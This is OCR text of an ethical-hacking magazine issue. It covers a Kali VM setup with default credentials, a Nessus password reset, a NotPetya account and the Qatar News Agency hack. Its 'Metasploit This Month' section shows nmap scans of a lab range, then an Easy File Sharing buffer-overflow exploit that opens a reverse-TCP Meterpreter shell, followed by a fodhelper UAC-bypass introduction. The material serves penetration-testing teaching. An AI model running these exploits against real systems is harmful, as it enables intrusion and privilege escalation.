It will show all the settings configured for the virtual machine inside the appliance. Click on "Import" to start importing the virtual machine.



Appliance settings


These are the virtual machines contained in the appliance and the suggested settings of the imported VirtualBox machines. You can change many of the properties shown by double-clicking on the items and disable others using the check boxes below.

Description	Configuration
Virtual System 1	
Name	Kali-Linux-2017.1-vbox-i686
Product	Kali Linux
Product-URL	https://www.kali.org/
Vendor	Offensive Security
Vendor-URL	https://www.offensive-security.c...
Version	Rolling (2017.1) x86

☐ Reinitialize the MAC address of all network cards

Appliance is not signed

The importing process will start as shown below.



Appliance settings

These are the virtual machines contained in the appliance and the suggested settings of the imported VirtualBox machines. You can change many of the properties shown by double-clicking on the items and disable others using the check boxes below.

Importing Appliance ...: Importing appliance 'C:\Users\nspadm\Downloads\Kali-Li...

Importing virtual disk image 'Kali-Linux-2017.1-vbox-i686-disk002.vmdk' ... (2/3)


0%

Vendor	Offensive Security
Vendor-URL	https://www.offensive-security.c...
Version	Rolling (2017.1) x86

☐ Reinitialize the MAC address of all network cards

Appliance is not signed

Once the process is finished, you will see a virtual machine as shown below.




Welcome to VirtualBox!

The left part of this window is a list of all virtual machines on your computer. The list is empty now because you haven't created any virtual machines yet.

In order to create a new virtual machine, press the **New** button in the main tool bar located at the top of the window.

You can press the **F1** key to get instant help, or visit www.virtualbox.org for the latest information and news.

Powering it ON will take you directly to the Login Screen as ahown below. The default username and password are "root" and "toor" respectively.



Resetting Forgotten Nessus Password in Windows and Linux

LET'S FIXIT


Nessus is a very popular vulnerability scanner for pen testers which has very versatile features.The features of Nessus can be discussed in another issue but in this issue we will discuss about another issue related to Nessus.

Before running a Nessus scan, authentication is compulsory. Since we are still human, many people forget these credentials sometimes. Today we will show you how to reset the forgotten Nessus password both in Winodws and Linux.

WINDOWS


In Windows, all installed programs are in the "Program Files" folder on "C" drive. To reset Nessus password in Windows, we need to navigate to this folder through the command prompt.

Open a command line terminal with administrator privileges (Type cmd in search option, once it is visible, Right Click on it and choose "Run as administartor"). Navigate to the installation folder of Nessus as shown below. That would be in "program files" folder.



```
C:\Program Files>cd tenable

C:\Program Files\Tenable>cd nessus

C:\Program Files\Tenable\Nessus>
C:\Program Files\Tenable\Nessus>
C:\Program Files\Tenable\Nessus>
```

Once you are in the Nessus folder, type “dir” command to see the contents of the folder as shown in the above image.




```
C:\Program Files\Tenable\Nessus>
C:\Program Files\Tenable\Nessus>
C:\Program Files\Tenable\Nessus>dir
 Volume in drive C has no label.
 Volume Serial Number is 569B-F9D5

 Directory of C:\Program Files\Tenable\Nessus

04-09-2015  10:44    <DIR>          .
04-09-2015  10:44    <DIR>          ..
20-07-2015  16:40           214,802 License.rtf
20-07-2015  16:48         5,596,160 nasl.exe
20-07-2015  16:40                46 Nessus Web Client.url
20-07-2015  16:46            17,376 nessus-service.exe
20-07-2015  16:48         5,548,032 nessuscli.exe
20-07-2015  16:49         6,057,952 nessusd.exe
               6 File(s)     17,434,368 bytes
               2 Dir(s)   3,068,772,352 bytes free

C:\Program Files\Tenable\Nessus>
```

Now type command ” *nessuscli.exe lsuser* ” to see all the nessus users. In the example shown here, there is only one user present.

Now to reset his password, type command ” *nessuscli.exe chpasswd root* “. Then enter the new password twice as shown below.

Hurrah, you have successfully changed your nessus password.




```
C:\Program Files\Tenable\Nessus>nessuscli.exe lsuser
root

C:\Program Files\Tenable\Nessus>nessuscli.exe chpasswd root
New password:
New password (again):
Password changed for root

C:\Program Files\Tenable\Nessus>_
```

Now login with the new password. You can also find this solution on the blog of Hackercool


LINUX

To reset nessus password in Kali linux, open a terminal, and type the command “*cd /opt/nessus/sbin*” to navigate to the sbin directory. Here type “ls” to see the contents of this directory as shown below.



```
root@kali:~# cd /opt/nessus/sbin
root@kali:/opt/nessus/sbin# ls
nessus-check-signature  nessuscli  nessusd  nessus-service
root@kali:/opt/nessus/sbin# 
```

Type command “*./nessuscli lsuser* ” to see all the nessus users present. Here, we have only one. Type command ” ./nessuscli chpasswd root “. The system will prompt you to enter the new password. Enter the password two times as shown below. Now you can simply login with the new password.



```
root@kali:/opt/nessus/sbin# ./nessuscli lsuser
root
root@kali:/opt/nessus/sbin# ./nessuscli chpasswd root
New password:
New password (again):
Password changed for root
root@kali:/opt/nessus/sbin# 
```

PETYA, wait it's NOTPETYA

HACK OF THE MONTH

What?

Just as organizations began to relax after the deadly Wannacry attack last month, another ransomware attack has raised its hood very soon. Why it is called NotPetya? Not long back, a ransomware attack called Petya caused lot of destruction to the companies.

This ransomware seemed to be a variant of it. Hence they called it Petya or Petya 2. Soon they realised that is not the case and I think as a course correction they began to call it as NotPetya.

How?

NotPetya initially started by infecting systems in Ukraine and then spread to other countries around the world.

NotPetya initially started by infecting systems in Ukraine and then spreading to other countries around the world.

The speed with which NotPetya spread, everybody assumed it spread by using spearphishing but there was no tangible proof to prove this point. NotPetya actually spread by masquerading as an update for the accounting software Me.doc which is widely used in Ukraine. It is also supposed to be exploiting the eternablue and eternalromance vulnerabilities just like Wannacry.

NotPetya also packs a credential stealer module which uses mimikatz to steal credentials which are used to infect other machines in the network.

As soon as it infects a machine, NotPrtya instead of encrypting particular files, it overwrites the master boot record of the victim machine. The victim's computer may become completely inoperable even if the data is somhow recovered.

The hackers demanded 300$ for decrypting the locked files.

Who?

When NotPetya was ravaging Ukarine, it was presumed as any other cyber attack on Ukraine by Russia. Even now many experts concur Russia is behind it although Russia condemned the baseless allegations.

Many experts afer analysing technical evidence came to conclusion that the NotPetya ransomware attack is either a work of a state actor or a non-state actor in collusion with the state.

NATO is pretty sure that this is the work of a state actor. Strengthening their viewpoint is the link that is used to collect ransom is broken. It stresses that whoever was behind the attack was not keen on collecting ransom but was intent on causing maximum damage.

Some experts even believe this attack as just a smokescreen to divert attention from ot-her attacks or for furth-er impending attacks in future.

Impact

According to a report of Kaspersky Lab, infections were reported in France, Germany, Italy, Poland, the United Kingdom, and the United States but that the majority of infections targeted Russia and Ukraine, where more than 80 companies initially were infected. It infected almost 13000 machines over 64 countries.

The most important victim includes Chernobyl nuclear plant in Ukraine. Apart from this many banks, metro systems, ports and terminals were affected. Some organizations said that the data was permanently lost.

Lessons to be Learnt

NotPetya cyber attack challenges the notion of cyber security. Its multi attack vector gives it an edge over traditional cyber security measures. Keeping the system updated will not guarantee safety from this ransomware.

To protect oneself from attacks like these, keeping regular backups of our data may be the only foolproof counter measure. Apart from this, segregation of the network, filtering ports 139 and 445 and network filtering may help.

HACKSTORY

On May 24 2017, Qatar News Agency the official news agency of Qatar ran some bold comments on its ticker made by its ruling emir Sheikh Tamim bin Hamad Al Thani about regional security.

The ticker showed the following comments made by the ruling emir of Qatar. According to these news, the emir called Iran as an Islamic power and that there was no sense in "harbouring hostility towards Iran". The emir also called "Hamas" the legitimate representative of Palestinian people. He also boasted that Israel was a good friend of Qatar and Donald Trump might not long last as the President of America.

As soon as this news came out, Qatar denied their emir making such statements and said that the QNA was hacked by some unknown entity. But Saudi Arabia and other Gulf countries continously broadcast these statements in their official media outlets. They blocked the Qatari news channels Al-Jazeera. The QNA was itself inaccessible to the Qataris for some time.

Very soon the Saudi-led alliance (Saudi Arabia, UAE, Bahrain and Egypt) severed their diplomatic relations with Qatar accusing the country of supporting Sunni extremist groups and Iranian-backed Shiite militants.

Qatar denied the charges laid by the group and accused Saudi Arabia of trying to impose its will on smaller nations in the Gulf.

To understand this sudden reaction of Saudi Arabia against Qatar we need to learn a little bit about the Middle East power play first.

The relations between Saudi Arabia were always troublesome. Saudi Arabia considers itself a leader of the Islamic bloc. Qatar has been challenging it for some time by vying for its own influence regionally.

For example, Qatar has been developing its relationship with Hamas which is disliked by Saudi Arabia. In Egypt, Qatar supported Muslim Brotherhood which Saudi Arabia considers as a terrorist organization. To write more about this in a magazine related to cyber security will be too much but just understand that the rivalry between Saudi Arabia and Qatar was there since long time. But hacking was used as a tool for the first time.

Qatar requested FBI to help with the investigation. Recently they reported the findings of the investigation. Qatar accused UAE of hacking into QNA.

The report concluded that the attack on Qatar News Agency(QNA) started around April 19 when hackers started scanning the site for vulnerabilities using VPNs. They found a vulnerability on April 22, exploited it to infiltrate the system and install malicious software on it to gain full access on the site.

By April 28, hackers got the passwords and emails of all QNA employees. FBI said that the hackers shared this data with some person using Skype from an IP address in the UAE. The hackers made another log on from the same IP address on May 20 to make the final preparation for the planned attack.

The attack started exactly at 00:01 on May 24 and the fake news appeared on QNA. For 15 minutes afterwards, the website saw a spike in traffic originating from the UAE in particular. They also hacked into social media accounts of QNA to post the fake news. The cyber attacks took just three hours to complete.

Qatar accused UAE of violating the international law and said it will take legal measures against the perpetrators of the hack. UAE denied it hacked QNA, but the FBI also pointed fingers at UAE.

Regardless of where this diplomatic row goes now, this incident shows how hacking can be used in a different form to achieve political gains. This incident shows how dangerously fake news can be used to achieve one's country's goals.

HACKERCOOL ANSWERS

When it is ethical hacking? doubts are bound to arise. These can range from basic to advanced to complex. Our new feature "Hackercool Answers" is a small attempt to solve those curious and sometimes embarassing doubts. So irrespective the type of queries you might have, begin to fire them to us. We will be ever happy to solve those doubts.

Q:What are ports and what is their significance in hacking?

A: When it comes to cyber security, ports are communication channels used for communication between two devices. There are totally 65535 ports. They are classified into three ranges. They are,

1. Well Known ports:- These are ports from 0 to 1023.
2. Registered ports:- These are ports from 1024 to 49151
3. Dynamic and/or Private ports:- These are ports from 49152 to 65535

These ports are assigned by Internet Assigned Numbers Authority (IANA), which has the responsibility to assign IP addresses, domain names, protocol numbers, and etc. Each service by default uses a specific port. Some of the common port numbers in use are,

PORT	SERVICE	PORT	SERVICE
FTP	20/21	**NTP**	123
SSH	22	**NetBIOS**	137/138/139
TELNET	23	**IMAP**	143
SMTP	25	**SNMP**	161/162
DNS	53	**BGP**	179
DHCP	67/68	**LDAP**	389
HTTP	80	**HTTPS**	443
POP3	110	**FTP over TLS**	989/990

Ports have a vital role to play during ethical hacking. A vulnerable service can only be hacked when a port is open. Depending on their status, ports can be classified as open, closed and filtered.

1. **Open :** A port is classified as open if an application is running on that port and also actively accepting TCP connections, UDP datagrams or SCTP associations on this port.
2. **Closed** : A port is classified as closed when the port is accessible but there is no service running on that port.
3. **Filtered** : A port is classified as filtered when our port scanner can’t determine whether the port is open or closed because packet filtering prevents its probes from reaching the port. When Nmap classifies a port as filtered, it is most likely that a firewall is blocking our probes.

As you can see above, we can only hack a vulnerable service when the port is open. Apart from this status, there are other special states of ports like unfiltered, open-filtered and closed-filtered. These status arise when we use some special scans of NMAP. Port scanning can be done by using by various port scanners but most of the pen testers use NMAP, EASY FILE SHARING WEBSERVER, BYPASSUAC FODHELPER, ENUM MSPRODUCT KEYS

METASPLOIT THIS MONTH


Hello aspiring hackers. Welcome to Metasploit This Month. As always we will learn about three exploits of Metasploit.

Easy File Sharing Web Server HTTP POST Buffer OverFlow

Easy File Sharing Web Server is a Windows program used for file sharing. It allows you to run a web site on your own PC, share photos, movies, videos and music/MP3 files securely. It also allows visitors to upload/download files easily through web-based interfaces.


This module of Metasploit exploits a POST buffer overflow vulnerability in Easy File Sharing Web server versions 7.2. First let us see how to find machines running this file sharing software.

Imagine we are scanning the internet for machines with port 80 open using Nmap.



```
root@kali:~# nmap -sS -p80 192.168.91.1-200

Starting Nmap 7.40 ( https://nmap.org ) at 2017-07-09 12:22 EDT
Nmap scan report for 192.168.91.1
Host is up (0.00012s latency).
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.91.2
Host is up (0.0014s latency).
PORT   STATE  SERVICE
80/tcp closed http
MAC Address: 00:50:56:F0:AF:59 (VMware)

Nmap scan report for 192.168.91.135
Host is up (0.00028s latency).
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:E2:15:AB (VMware)

Nmap scan report for 192.168.91.138
Host is up (0.000048s latency).
PORT   STATE  SERVICE
80/tcp closed http

Nmap done: 200 IP addresses (4 hosts up) scanned in 31.81 seconds
```


We found four machines with port 80 open. Next we do a verbose scan on those four machines to try to find out the services running on this ports as shown below.



```
root@kali:~# nmap -sV -p80 192.168.91.1 192.168.91.135

Starting Nmap 7.40 ( https://nmap.org ) at 2017-07-09 12:32 EDT
Nmap scan report for 192.168.91.1
Host is up (0.00015s latency).
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
MAC Address: 00:50:56:C0:00:08 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.91.135
Host is up (0.00044s latency).
PORT   STATE SERVICE VERSION
80/tcp open  http    Easy File Sharing Web Server httpd 6.9
MAC Address: 00:0C:29:E2:15:AB (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 20.06 seconds
root@kali:~# 
```

One of the machines is running Easy File Sharing Web Server version 6.9. A quick search on Google shows us that there may be a vulnerability in this software.


So I start Metasploit and load the following module.



```
msf > use exploit/windows/http/easyfilesharing_post
msf exploit(easyfilesharing_post) > show options

Module options (exploit/windows/http/easyfilesharing_post):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  80               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Easy File Sharing 7.2 HTTP
```

Although this module is for version 7.2, we decide to run it. I set the RHOST optiona and do a check. This module doesn't support check.

So I directly run the module as shown below. Voila, I successfully got the meterpreter session.



```
msf exploit(easyfilesharing_post) > set Rhost 192.168.91.135
Rhost => 192.168.91.135
msf exploit(easyfilesharing_post) > check
[*] 192.168.91.135:80 This module does not support check.
msf exploit(easyfilesharing_post) > run

[*] Started reverse TCP handler on 192.168.91.138:4444
[*] Sending stage (957487 bytes) to 192.168.91.135
[*] Meterpreter session 1 opened (192.168.91.138:4444 -> 192.168.91.135:49161) a
t 2017-07-09 12:35:17 -0400

meterpreter > getuid
Server username: WIN-BI3UK55VF6A\admin
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following wa
s attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > 
```


Windows UAC Protection Bypass Privilege Escalation Via Fodhelper

I instantly try to grab system access but can't as shown above. Then I do a "sysinfo" and find that out target is a Windows 10 system.

There are no privilege escalation modules for WIndows 10 but recently there was one This only works if the system is not recently patched.


This module will bypass Windows 10 UAC by hijacking a special key in the Registry under the current user hive and inserting a custom command that will get invoked when the Windows fodhelper.exe application is launche

Once the UAC flag is turned off, this module will spawn a second shell with system privileges. This module modifies a registry key, but cleans up the key once the payload has been invoked. The module does not require the architecture of the payload to match the OS.




```
msf exploit(hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : DESKTOP-U061SVS
OS              : Windows 10 (Build 10240).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

